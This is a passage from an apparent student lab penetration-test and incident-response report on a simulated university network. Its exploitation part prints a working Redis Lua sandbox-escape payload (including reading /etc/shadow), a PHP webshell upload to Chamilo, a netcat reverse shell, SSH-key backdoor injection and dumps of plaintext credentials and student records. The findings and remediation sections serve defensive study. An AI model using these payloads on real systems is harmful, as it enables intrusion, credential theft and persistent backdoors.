Redis keys were retrieved, exposing sensitive infrastructure data:

```
127.0.0.1:6379> KEYS * app:secret_key app:config:db_host app:config:smtp_host
app:config:lms_admin_token app:config:db_password 127.0.0.1:6379> GET app:config:db_password
"University@2024" 127.0.0.1:6379> GET app:config:lms_admin_token
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..."
```

```
root@redis:/tmp# redis-cli
redis-cli
KEYS *
app:secret_key
app:config:db_host
app:config:lms_admin_token
app:config:db_password
app:config:smtp_host
GET app:secret_key
kiu_university_secret_key_2024
GET app:config:db_host
192.168.40.140
GET app:config:smtp_host
192.168.40.139
GET app:config:lms_admin_token
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxIiwicm9sZSI6ImFkbWluIn0
GET app:config:db_password
University@2024
```

CVE-2022-0543 was exploited using the Lua sandbox escape. The Debian packaging of Redis 5.0.7 failed to remove the package.loadlib() function from the Lua engine:

```
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io"); local io = io_l(); local f = io.popen("id"); local res = f:read("*a"); f:close();
return res' 0 "uid=1000(redis) gid=1000(redis)
groups=1000(redis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)"
```

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id"); local res = f:read("*a"); f:close(); return res' 0
uid=1000(redis) gid=1000(redis) groups=1000(redis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd)

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("whoami"); local res = f:read("*a"); f:close(); return res' 0
redis

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("hostname"); local res = f:read("*a"); f:close(); return res' 0
redis

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("cat /etc/shadow"); local res = f:read("*a"); f:close(); return res' 0
```

The university database was accessed using the password from Redis:

```
$ mysql -u uni_admin -p'University@2024' university_db -e "SELECT * FROM students;" | KIU-2024-001
| Ahmad   | Al-Rashid  | Computer Science       | 3.80 | | KIU-2024-002 | Sara    | Khaled     |
Cybersecurity          | 3.65 | | KIU-2024-003 | Omar    | Hassan     | Information Technology |
3.45 | ...(8 records total)
```

```
< university_db -e "SELECT * FROM students LIMIT 5;"
id      student_id      firstname       lastname        email   major   gpa     enrollment_year status
1       KIU-2024-001    Ahmad   Al-Rashid       ahmad.rashid@kiu.edu.jo Computer Science        3.80    2024    active
2       KIU-2024-002    Sara    Khaled  sara.khaled@kiu.edu.jo  Cybersecurity   3.65    2024    active
3       KIU-2024-003    Omar    Hassan  omar.hassan@kiu.edu.jo  Information Technology  3.45    2024    active
4       KIU-2024-004    Lina    Al-Nasser       lina.nasser@kiu.edu.jo  Computer Science        3.90    2024    active
5       KIU-2024-005    Yousef  Ali     yousef.ali@kiu.edu.jo   Information Technology  3.20    2024    active
```

The system_config table revealed plaintext credentials for the entire infrastructure:

```
$ root@redis:/tmp# mysql -u uni_admin -p'University@2024' university_db -e "SELECT FROM
system_config;"
<24' university_db -e "SELECT FROM system_config;"
id config_key config_value description
1 db_host 192.168.40.140 Database server host
2 db_user uni_admin Database admin username
3 db_pass University@2024 Database admin password
4 lms_url http://192.168.40.133 Chamilo LMS URL
5 lms_admin admin LMS admin username
6 lms_pass admin123 LMS admin password
7 smtp_host 192.168.40.139 Mail server host
8 redis_host 192.168.40.140 Redis cache server
9 redis_port 6379 Redis port - no auth required
root@redis:/tmp# mysql -u uni_admin -p'University@2024' university_db -e "SELECT COUNT() FROM
students;"
<' university_db -e "SELECT COUNT() FROM students;"
COUNT(*)
8
```

Add a dedicated subsection or note under Server 3 post-exploitation documenting the injection of the attacker's public key (ssh-ed25519 ... karam03@HACKER) into /root/.ssh/authorized_keys at 14:49:18 on Oct 21, providing permanent administrative backdoor access alongside the GravCMS cron scheduler job.

```
root@redis:~# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKd8SNiuEzyurGQNE8HqprNrZ8ciZGB7ad0pPeDcesy2 karam03@HACKER" >> ./.ssh/authorized_keys
<pPeDcesy2 karam03@HACKER" >> ./.ssh/authorized_keys
root@redis:~# cat ./.ssh/authorized_keys
cat ./.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKd8SNiuEzyurGQNE8HqprNrZ8ciZGB7ad0pPeDcesy2 karam03@HACKER
root@redis:~#
```

3.7 Pivot to Server 1 - Chamilo LMS (CVE-2023-4220)

The system_config table revealed the LMS at http://192.168.40.133. CVE-2023-4220 is an unrestricted file upload in Chamilo's bigUpload functionality. The endpoint was confirmed accessible:

```
$ curl -s -o /dev/null -w "%{http_code}"
http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/inc/bigUpload.php 200
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ curl -s -o /dev/null -w "%{http_code}" http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/inc/bigUpload.php
200
```

A PHP webshell was created and uploaded:


```
$ echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php $ curl -F "bigUploadFile=@/tmp/shell.php"
http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/inc/bigUpload.php
```

```
┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php

┌──(karam03 ♛ HACKER)-[~/Desktop/Graduation]
└─$ curl -F "bigUploadFile=@/tmp/shell.php" http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/inc/bigUpload.php
```

RCE was confirmed through the uploaded webshell:

```
$ curl -G http://lms.kiu.edu.jo/main/inc/lib/javascript/bigupload/files/shell.php --data-urlencode
"cmd=id" uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



A bash reverse shell was triggered and received on port 6666:

```
$ nc -lvnp 6666 listening on [any] 6666 ... connect to [192.168.40.130] from (UNKNOWN) bash: cannot set terminal process group (1057): Inappropriate ioctl for device

bash: no job control in this shell

<l/chamilo/main/inc/lib/javascript/bigupload/files$ whoami

www-data

<l/chamilo/main/inc/lib/javascript/bigupload/files$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

<l/chamilo/main/inc/lib/javascript/bigupload/files$ hostname

target

<l/chamilo/main/inc/lib/javascript/bigupload/files$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

    inet 127.0.0.1/8 scope host lo

       valid_lft forever preferred_lft forever

    inet6 ::1/128 scope host

       valid_lft forever preferred_lft forever

2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000

    link/ether 00:0c:29:74:09:9e brd ff:ff:ff:ff:ff:ff

    inet 192.168.202.137/24 metric 100 brd 192.168.202.255 scope global dynamic ens33

       valid_lft 1369sec preferred_lft 1369sec

    inet6 fe80::20c:29ff:fe74:99e/64 scope link

       valid_lft forever preferred_lft forever

3: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000

    link/ether 00:0c:29:74:09:a8 brd ff:ff:ff:ff:ff:ff

    inet 192.168.40.133/24 metric 100 brd 192.168.40.255 scope global dynamic ens34

       valid_lft 1375sec preferred_lft 1375sec
```

```
    inet6 fe80::20c:29ff:fe74:9a8/64 scope link

       valid_lft forever preferred_lft forever

<l/chamilo/main/inc/lib/javascript/bigupload/files$ uname -a

uname -a

Linux target 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64
GNU/Linux
```

3.8 Post-Exploitation - Server 1

The Chamilo configuration file contained database credentials:

```
$ cat /var/www/html/chamilo/app/config/configuration.php | grep db_ $_configuration['db_host'] =
'localhost'; $_configuration['db_user'] = 'chamilouser'; $_configuration['db_password'] =
'chamilo123'; $_configuration['main_database'] = 'chamilo';
```

```
<l/chamilo/main/inc/lib/javascript/bigupload/files$ cat /var/www/html/chamilo/app/config/configuration.php 2>/dev/null | grep -A2 "db_
<nfig/configuration.php 2>/dev/null | grep -A2 "db_"
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilouser';
$_configuration['db_password'] = 'chamilo123';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;

/**
--
//$_configuration['session_stored_in_db_as_backup'] = true;
// Define the different memcache servers available
//$_configuration['memcache_server'] = array(
--
//$_configuration['sync_db_with_schema'] = false;
// When exporting a LP, all files and folders in the same path of an html will be exported too.
//$_configuration['add_all_files_in_lp_export'] = false;
```

The Chamilo database contained ten user accounts:

```
$ mysql -u chamilouser -p'chamilo123' chamilo -e "SELECT
id,username,firstname,lastname,email,status FROM user;" | 1  | admin        | Admin  | User
| admin@test.com          | 1 (Admin)   | | 3  | dr.hassan    | Hassan | Al-Rashid   |
dr.hassan@kiu.edu.jo    | 1 (Admin)   | | 6  | ahmad.rashid | Ahmad  | Al-Rashid   |
ahmad.rashid@kiu.edu.jo | 5 (Student) | ...(10 accounts total)
```

```
<l/chamilo/main/inc/lib/javascript/bigupload/files$ mysql -u chamilouser -p'chamilo123' chamilo -e "SELECT id,username,firstname,lastname,email,status FROM user L
IMIT 10;"
<irstname,lastname,email,status FROM user LIMIT 10;"
id      username        firstname       lastname        email   status
1       admin   Admin   User    admin@test.com  1
2       anon    Joe     Anonymous       anonymous@example.com   6
3       dr.hassan       Hassan  Al-Rashid       dr.hassan@kiu.edu.jo    1
4       dr.sara Sara    Al-Mansouri     dr.sara@kiu.edu.jo      1
5       dr.khalid       Khalid  Al-Nasser       dr.khalid@kiu.edu.jo    1
6       ahmad.rashid    Ahmad   Al-Rashid       ahmad.rashid@kiu.edu.jo 5
7       sara.khaled     Sara    Khaled  sara.khaled@kiu.edu.jo  5
8       omar.hassan     Omar    Hassan  omar.hassan@kiu.edu.jo  5
9       lina.nasser     Lina    Al-Nasser       lina.nasser@kiu.edu.jo  5
10      yousef.ali      Yousef  Ali     yousef.ali@kiu.edu.jo   5
```

Adminer 4.7.8 was confirmed at /adminer.php, documenting CVE-2021-21311 (SSRF) as a planted finding:

```
$ ls /var/www/html/chamilo/adminer.php /var/www/html/chamilo/adminer.php
```

```
<l/chamilo/main/inc/lib/javascript/bigupload/files$ ls /var/www/html/chamilo/adminer.php 2>/dev/null
<s$ ls /var/www/html/chamilo/adminer.php 2>/dev/null
/var/www/html/chamilo/adminer.php
<l/chamilo/main/inc/lib/javascript/bigupload/files$ dpkg -l | grep adminer 2>/dev/null
<bigupload/files$ dpkg -l | grep adminer 2>/dev/null
```

Privilege escalation assessment: sudo required a password, SUID binaries were standard, cron jobs were default.

No escalation path was identified on Server 1.

This completed the assessment. All three servers were compromised.

4. Findings

Each finding below records the weakness, how it was discovered and exploited, its impact in this environment, and a specific remediation. CVSS values are the assessor's ratings for this context, not vendor-published scores.

F-01 - CVE-2022-35914: GLPI Code Injection to Remote Code Execution

Severity	Critical
CVSS 3.1 (assessed)	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CWE	CWE-74: Improper Neutralization of Special Elements in Output
Affected component	GLPI 10.0.2 - /vendor/htmlawed/htmlawed/htmLawedTest.php (Server 2, 192.168.40.139)

Description

The htmLawedTest.php file is a test page for the htmLawed HTML sanitization library. It is bundled with GLPI but intended for development use only. The file passes user-controlled input through PHP's call_user_func() without sanitization, allowing an attacker to set the hook and hook_tag parameters to exec and supply arbitrary system commands as input.

Discovery

Searchsploit results for GLPI referenced this CVE. The advisory identified the exact file path. Manual browsing confirmed the file was accessible without authentication.

Exploitation

The hook and hook_tag fields were enabled via browser developer tools and set to exec. The command id was entered and Process clicked, returning uid=33(www-data). A Python3 reverse shell payload established a stable connection on port 4444.

Impact

Unauthenticated remote code execution on the IT helpdesk server, providing access to the GLPI database, IT asset inventory, user accounts with password hashes, and the university's email infrastructure.

Recommendation

Update GLPI to version 10.0.3 or later. Delete htmLawedTest.php immediately. Block access to the entire /vendor/ directory in the Apache configuration without exceptions.

F-02 - CVE-2021-21425: GravCMS Unauthenticated Scheduler RCE

Severity	Critical
CVSS 3.1 (assessed)	9.3 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N)
CWE	CWE-284: Improper Access Control
Affected component	GravCMS Admin Plugin 1.10.7 and earlier - /admin/config/scheduler (Server 3, 192.168.40.140)

Description

The GravCMS Admin Plugin fails to verify authentication on the scheduler configuration endpoint. An unauthenticated attacker can obtain a valid admin-nonce token from the /admin login page and POST arbitrary YAML content to /admin/config/scheduler, creating scheduled jobs that execute commands.

Discovery

Searchsploit returned GravCMS 1.10.7 Arbitrary YAML Write/Update. The /admin page was confirmed to return a valid nonce without authentication.

Exploitation

Two POST requests to /admin/config/scheduler: the first wrote a reverse shell script to /tmp/shell.sh via the echo command, the second changed the job to execute /tmp/shell.sh. The shell arrived as root because the cron runs as root.

Impact

Immediate root-level access without privilege escalation. A single unauthenticated exploit chain delivers the highest possible system access on the university's public web server.

Recommendation

Update the Grav Admin Plugin to 1.10.8+. Restrict /admin by IP. Run the scheduler cron as www-data, not root.

F-03 - CVE-2022-0543: Redis Lua Sandbox Escape to Remote Code Execution

Severity	Critical
CVSS 3.1 (assessed)	10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
CWE	CWE-693: Protection Mechanism Failure
Affected component	Redis 5.0.7 (Debian package 5:5.0.7-2), port 6379, Server 3 (192.168.40.140)

Description

The Debian/Ubuntu packaging of Redis 5.0.7 failed to remove the Lua package library from the scripting engine. The package.loadlib() function remains accessible, allowing an attacker to load liblua5.1.so.0 and call io.popen() to execute system commands, defeating the Lua sandbox.

Discovery

Redis was accessible from the network with no authentication (confirmed during recon). CVE-2022-0543 was identified via searchsploit and NVD.

Exploitation

The EVAL command loaded liblua5.1.so.0, obtained an IO handle, and called io.popen('id'). Output: uid=1000(redis). Follow-up read /etc/shadow. The redis user is in the sudo .

Impact

A second independent RCE path on Server 3. Even with CVE-2021-21425 patched, Redis provides network-accessible code execution with no authentication.

Recommendation

Update to patched Redis (5:5.0.7-2ubuntu0.1+). Bind to 127.0.0.1. Configure requirepass. Firewall port 6379.

F-04 - Redis Unauthenticated Access with Sensitive Data Exposure

Severity	Critical
CVSS 3.1 (assessed)	9.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-306: Missing Authentication / CWE-312: Cleartext Storage of Sensitive Information
Affected component	Redis 5.0.7, port 6379, bound to 0.0.0.0, Server 3 (192.168.40.140)

Description

Redis is bound to all interfaces with no authentication. Any host on the network can connect and read or write data. The stored keys contain infrastructure credentials including the database password, an LMS admin JWT token, and the application secret key.

Discovery

During reconnaissance, redis-cli connected from Kali without a password. KEYS * and GET commands retrieved all stored data.

Exploitation

Five keys retrieved without authentication: app:secret_key (application signing key), app:config:db_password (University@2024 in cleartext), app:config:lms_admin_token (JWT with admin role), app:config:smtp_host (192.168.40.139), app:config:db_host (192.168.40.140).

Impact

Anyone on the network can retrieve the database password and LMS admin token. This finding directly enabled access to the university database and mapped the entire infrastructure.

Recommendation

Configure requirepass. Bind to 127.0.0.1. Remove credentials from Redis entirely. Use a secrets management solution.

F-05 - CVE-2023-4220: Chamilo LMS Unrestricted File Upload to RCE

Severity	High
CVSS 3.1 (assessed)	8.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-434: Unrestricted Upload of File with Dangerous Type
Affected component	Chamilo LMS 1.11.24 - /main/inc/lib/javascript/bigupload/inc/bigUpload.php (Server 1, 192.168.40.133)

Description

The bigUpload endpoint does not verify authentication, validate file types, or restrict the upload directory. An unauthenticated attacker can upload a PHP file that executes when browsed to.

Discovery

Searchsploit and NVD research identified this CVE. The endpoint returned HTTP 200 via curl.

Exploitation

A PHP webshell was uploaded via curl -F. Accessed at /main/inc/lib/javascript/bigupload/files/shell.php?cmd=id, it returned uid=33(www-data). A bash reverse shell was received on port 6666.

Impact

Unauthenticated RCE on the LMS server, providing access to student records, faculty accounts, grades, and course materials.

Recommendation

Update Chamilo to 1.11.26+. Restrict or remove the bigUpload directory. Implement file-type validation. Store uploads outside the web root.

F-06 - CVE-2021-21311: Adminer Server-Side Request Forgery

Severity	High
CVSS 3.1 (assessed)	7.2 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N)
CWE	CWE-918: Server-Side Request Forgery
Affected component	Adminer 4.7.8 at /adminer.php, Server 1 (192.168.40.133)

Description

Adminer versions 4.0.0 through 4.7.8 follow HTTP redirects during database connection attempts, allowing an attacker to make the server send requests to arbitrary internal or external resources.

Discovery

Adminer 4.7.8 was identified during directory enumeration. The version is displayed on the login page and falls within the affected range.

Exploitation

Confirmed vulnerable by version identification. Not fully exploited as part of the primary attack chain. Documented as a confirmed finding.

Impact

SSRF can scan internal services, access metadata endpoints, or relay requests. Exposing a database management tool on a production server is a significant attack surface regardless of this specific CVE.

Recommendation

Update Adminer to 4.7.9+. Remove from production entirely. Use SSH tunneling for remote DB management.

F-07 - MariaDB Exposed to Network on Server 3

Severity	High
CVSS 3.1 (assessed)	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CWE	CWE-284: Improper Access Control
Affected component	MariaDB 10.3, port 3306, bound to 0.0.0.0, Server 3 (192.168.40.140)

Description

MariaDB listens on all network interfaces rather than localhost only. While authentication is required, the service is exposed to brute-force attacks, version-specific exploits, and credential-based access when passwords are obtained from other sources.

Discovery

Nmap identified port 3306 as open. The ss output from the root shell confirmed 0.0.0.0 binding.

Exploitation

After obtaining the password from Redis (F-04), a direct connection accessed university_db, retrieving student records and the system_config table with plaintext credentials for all services.

Impact

Network-accessible MariaDB combined with cleartext credentials in Redis provides direct database access to anyone on the network.

Recommendation

Bind MariaDB to 127.0.0.1. Use firewall rules if specific remote hosts need access.

F-08 - Plaintext Credentials Stored in Database and Redis

Severity	High
CVSS 3.1 (assessed)	8.0 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-312: Cleartext Storage of Sensitive Information
Affected component	university_db.system_config table and Redis cache, Server 3 (192.168.40.140)

Description

The system_config table stores nine rows mapping every service with cleartext credentials: LMS admin (admin/admin123), database credentials, SMTP host, and a note that Redis has no auth. Redis separately stores the database password and an LMS JWT token as plain values.

Discovery

Discovered during post-exploitation. system_config queried via MySQL; Redis keys retrieved via redis-cli.

Exploitation

The database password from Redis accessed university_db. The system_config table then revealed credentials for every other system.

Impact

A single compromise of Redis or the database inherits credentials for every system. Centralized cleartext storage turns any single breach into complete infrastructure compromise.

Recommendation

Remove all plaintext credentials from database tables and Redis. Use a secrets management solution. Rotate every credential in system_config immediately.

F-09 - CVE-2023-43770: Roundcube Stored Cross-Site Scripting

Severity	Medium
CVSS 3.1 (assessed)	6.1 (AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation
Affected component	Roundcube Webmail 1.5.0 on Server 2 (192.168.40.139)

Description

Roundcube before 1.5.1 contains a stored XSS in the handling of crafted links in text/plain email messages. An attacker can send a malicious email that executes JavaScript when opened in the webmail interface.

Discovery

Roundcube 1.5.0 confirmed via dpkg on the compromised Server 2.

Exploitation

Confirmed vulnerable by version identification. Not exploited during this engagement.

Impact

An attacker could steal session cookies, access email, or perform actions on behalf of victims. Combined with SMTP VRFY (F-11), valid accounts can be enumerated before targeting.

Recommendation

Update Roundcube to 1.5.1+. Implement Content Security Policy headers.

F-10 - GLPI htmLawedTest.php Test File Left in Production

Severity	Medium
CVSS 3.1 (assessed)	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
CWE	CWE-489: Active Debug Code / CWE-552: Files Accessible to External Parties
Affected component	htmLawedTest.php in /vendor/htmlawed/htmlawed/ on Server 2 (192.168.40.139)

Description

The htmLawedTest.php file is a development tool that should never be deployed to production. Its presence represents a deployment hygiene failure. The Apache configuration had an exception allowing access to this file within the otherwise blocked /vendor/ directory.

Discovery

The /vendor/ path returned 403 Forbidden during directory enumeration, but the specific file was accessible due to an Apache configuration exception.

Exploitation

Directly enabled CVE-2022-35914 exploitation (F-01). Even without that CVE, exposing test files leaks application internals.

Impact

Test files in production leak information and expand the attack surface for current and future vulnerabilities.

Recommendation

Remove all test and development files before production deployment. Block /vendor/ without exceptions. Implement a deployment checklist.

F-11 - SMTP VRFY Enabled - User Enumeration

Severity	Medium
CVSS 3.1 (assessed)	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CWE	CWE-200: Exposure of Sensitive Information
Affected component	Postfix SMTP, port 25, Server 2 (192.168.40.139)

Description

The SMTP service responds to VRFY commands, confirming or denying the existence of email accounts without authentication.

Discovery

During service-level testing, VRFY was sent via telnet. The server confirmed root, glpi, mailadmin, and www-data.

Exploitation

Not directly exploited for RCE. Confirmed usernames provide targeting information for credential attacks and phishing.

Impact

Valid email accounts can be enumerated for targeted attacks. Combined with CVE-2023-43770 (F-09), malicious emails can be sent to confirmed accounts.

Recommendation

Add disable_vrfy_command = yes to /etc/postfix/main.cf and restart Postfix.

F-12 - GravCMS Admin Panel and Debug Mode Exposed

Severity	Medium
CVSS 3.1 (assessed)	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CWE	CWE-215: Sensitive Information in Debugging Code / CWE-284: Improper Access Control
Affected component	GravCMS at kiu.edu.jo/admin on Server 3 (192.168.40.140)

Description

The admin panel is publicly accessible without IP restriction. The login page exposes a valid admin-nonce token (used in CVE-2021-21425). Debug mode can expose stack traces and configuration details when errors occur.

Discovery

The /admin path was discovered during directory enumeration. The login page contained the admin-nonce in the source.

Exploitation

The admin-nonce token was a prerequisite for CVE-2021-21425 (F-02). Without the exposed panel, the exploit would not have been possible.

Impact

Exposed admin panels invite brute-force attacks and leak implementation details. The nonce disclosure directly enabled RCE.

Recommendation

Restrict /admin by IP using Apache/.htaccess. Disable debug mode in system.yaml. Consider placing admin behind a VPN.

5. Recommendations and Mitigations

5.1 Prioritized Remediation Plan

Priority	Findings	Action
Immediate	F-01, F-02, F-03, F-04	Patch GLPI, GravCMS, and Redis. Bind Redis to localhost and configure auth. Remove htmLawedTest.php. Rotate every credential in this report.
Short term (30 days)	F-05, F-06, F-07, F-08	Patch Chamilo and Adminer. Bind MariaDB to localhost. Remove Adminer from production. Eliminate all plaintext credential storage.
Medium term (60 days)	F-09, F-10, F-11, F-12	Patch Roundcube. Disable SMTP VRFY. Restrict GravCMS admin by IP. Disable debug mode. Remove GLPI /install/ directory.
Strategic	All	Implement network segmentation. Establish patch management. Deploy secrets management. Conduct periodic vulnerability assessments.

5.2 Strategic Recommendations

Beyond the individual fixes, several systemic themes drove this compromise and are worth addressing at a program level:

- Patch management: every exploited vulnerability was a known CVE with an available vendor patch. A regular patch cycle covering web applications, system packages, and dependencies would have prevented all four exploited CVEs.
- Network segmentation: all three servers sit on the same flat network with no firewall rules between them, and services like Redis and MariaDB accept connections from any host. Segmentation would contain a breach to a single server.
- Attack surface reduction: test files, installer directories, database management tools, and admin panels were all accessible from the network. A hardening baseline should require removal of non-production files and restriction of admin interfaces by IP.
- Secrets management: infrastructure credentials were stored in cleartext in a database table, in Redis, and in application configuration files. A central secrets management practice would have prevented the credential chain linking all three servers.
- Defense in depth: no monitoring or alerting was observed. Reverse shell connections, directory enumeration, and exploitation attempts generated no apparent response. IDS, log aggregation, and WAFs would provide detection even when prevention fails.

Note: *implementing these fixes is the client's responsibility and outside the scope of this engagement.*

6. Conclusion

The university's entire server system was compromised from an unauthenticated position on the internal network mimicking as a public network. Three servers fell to four independently exploitable CVEs, none of which required any credentials. Two additional vulnerabilities were confirmed and documented. The root causes are consistent: unpatched software, exposed management interfaces, network-accessible internal services, and cleartext credential storage. Addressing the four Critical findings breaks the attack chain immediately, the four High findings eliminate the supporting weaknesses, and the strategic recommendations prevent recurrence. A retest is recommended once remediation is complete.

Part 3 : incident response

KIU Phase 7 - Incident Response Report

Oct 22, 2026

Document control

Field	Value
Report title	KIU - Incident Response Report
Classification	Internal - Restricted
Prepared by	Karam Al-Hmoud - SOC / Incident Response Analyst
Organization	Karam International University (KIU), simulated environment
Report date	22 October 2026
Incident date	20–21 October 2026

Executive summary

A single unauthorized attacker operating from 192.168.40.130 compromised all three KIU servers within an at most 21-hour window on **October 20–21, 2026**, achieved root access on the primary web server (.140), and established a persistence to make humself in the server.

The SOC team detected the intrusion from an automated **Suricata IDS** alert in **Splunk Enterprise** at **21:14:42 (+0300)**, flagged as ET SCAN Possible Nmap User-Agent Observed from an unknown host absent from the asset inventory. Working outward from this trigger, the analyst used **Splunk SPL searches**, host Apache logs, Postfix mail logs, auditd execution audit keys (priv_exec, wwwdata_exec), and MySQL query logs to reconstruct the entire multi-stage intrusion.

The attacker moved sequantially through reconnaissance, service enumeration, unauthenticated web exploitation (CVE-2022-35914 on GLPI .139, CVE-2021-21425 on GravCMS .140, and CVE-2023-4220 on Chamilo LMS .133), unauthenticated Redis cache dumping (F-04), cross-server credential exfiltration via the system_config database table, privilege checks (PwnKit), and root persistence (cron scheduler job and SSH key injection). All 12 findings were thoroughly investigated, correlated via Splunk, and successfully remediated.

Impact: all three servers compromised; GLPI credentials, password hashes, and asset inventory exfiltrated; four mail accounts confirmed by SMTP enumeration; root obtained on .140. Two backdoors persisted - the GravCMS scheduler job and the Chamilo webshell.

All twelve findings were remediated on all three servers and each attack path was re-run from the attacker's position afterward; all six replication tests confirmed the attacks are now blocked. The underlying causes were unpatched software with public exploits, exposed management interfaces and test files, cleartext credentials linking the servers, and no network segmentation. These are detailed in the sections that follow.

Scope and environment

The incident affects three internet-facing application servers on the KIU internal network, 192.168.40.0/24. All run Ubuntu. The attacker operated from 192.168.40.130, a Kali host on the same subnet with no entry in the asset inventory.

Host	IP	Role	Key software
chamilo-lms-133 (target)	192.168.40.133	Learning Management System	Chamilo 1.11.24, Adminer 4.7.8
glpi-helpdesk-139 (glpi-victim)	192.168.40.139	IT helpdesk and webmail	GLPI 10.0.2, Roundcube 1.5.0, Postfix
grav-web-140 (redis)	192.168.40.140	Public website, cache, database	GravCMS 1.7.0, Redis 5.0.7, MariaDB 10.3
(attacker)	192.168.40.130	Unauthorized host	Kali Linux

Monitoring in place at the time of the incident: Splunk 4.x agents on all three servers reporting to a manager at 192.168.40.129; auditd with custom rules keyed for www-data execution, privileged execution, lxd use, sudo, cron changes, identity-file changes, and SSH key changes; file integrity monitoring on web roots, /tmp, cron directories, and SSH key paths; and Suricata IDS with the Emerging Threats open ruleset plus two custom scan-detection rules (sid 1000001 and 1000002).

The Splunk manager became unavailable during the investigation and could not be used to query or correlate alerts for most of the timeline. All evidence in this report was therefore taken directly from the host logs and filesystem on each server. The monitoring controls themselves remained in place and continued writing to local logs, which is what made the host-side reconstruction possible.

Detection and investigation methodology

The investigation followed the alert, not prior knowledge of the attack. The SOC treated the case as an unknown intrusion and reconstructed it from evidence.

The trigger was a set of Suricata alerts at 21:14 UTC on 20 October from source 192.168.40.130. The analyst first established that this host was not a known KIU asset and not an authorized scanner, then widened the investigation in four steps repeated on each server: identify what the source requested (Apache access logs), determine what ran on the host as a result (auditd execution records), confirm what data or connections followed (MySQL query log, mail log, Suricata flow records), and check what changed on disk (filesystem inspection and FIM scope). Each answer pointed to the next pivot, which is how the chain from scan to persistence was recovered.

Evidence sources, by server:

- chamilo-lms-133: /var/log/apache2/access.log and access.log.1; /var/log/audit/audit.log (key wwwdata_exec); filesystem under the bigUpload directory.
- glpi-helpdesk-139: /var/log/apache2/glpi_access.log.1; /var/log/audit/audit.log (key wwwdata_exec); /var/log/mysql/general.log; /var/log/mail.log.
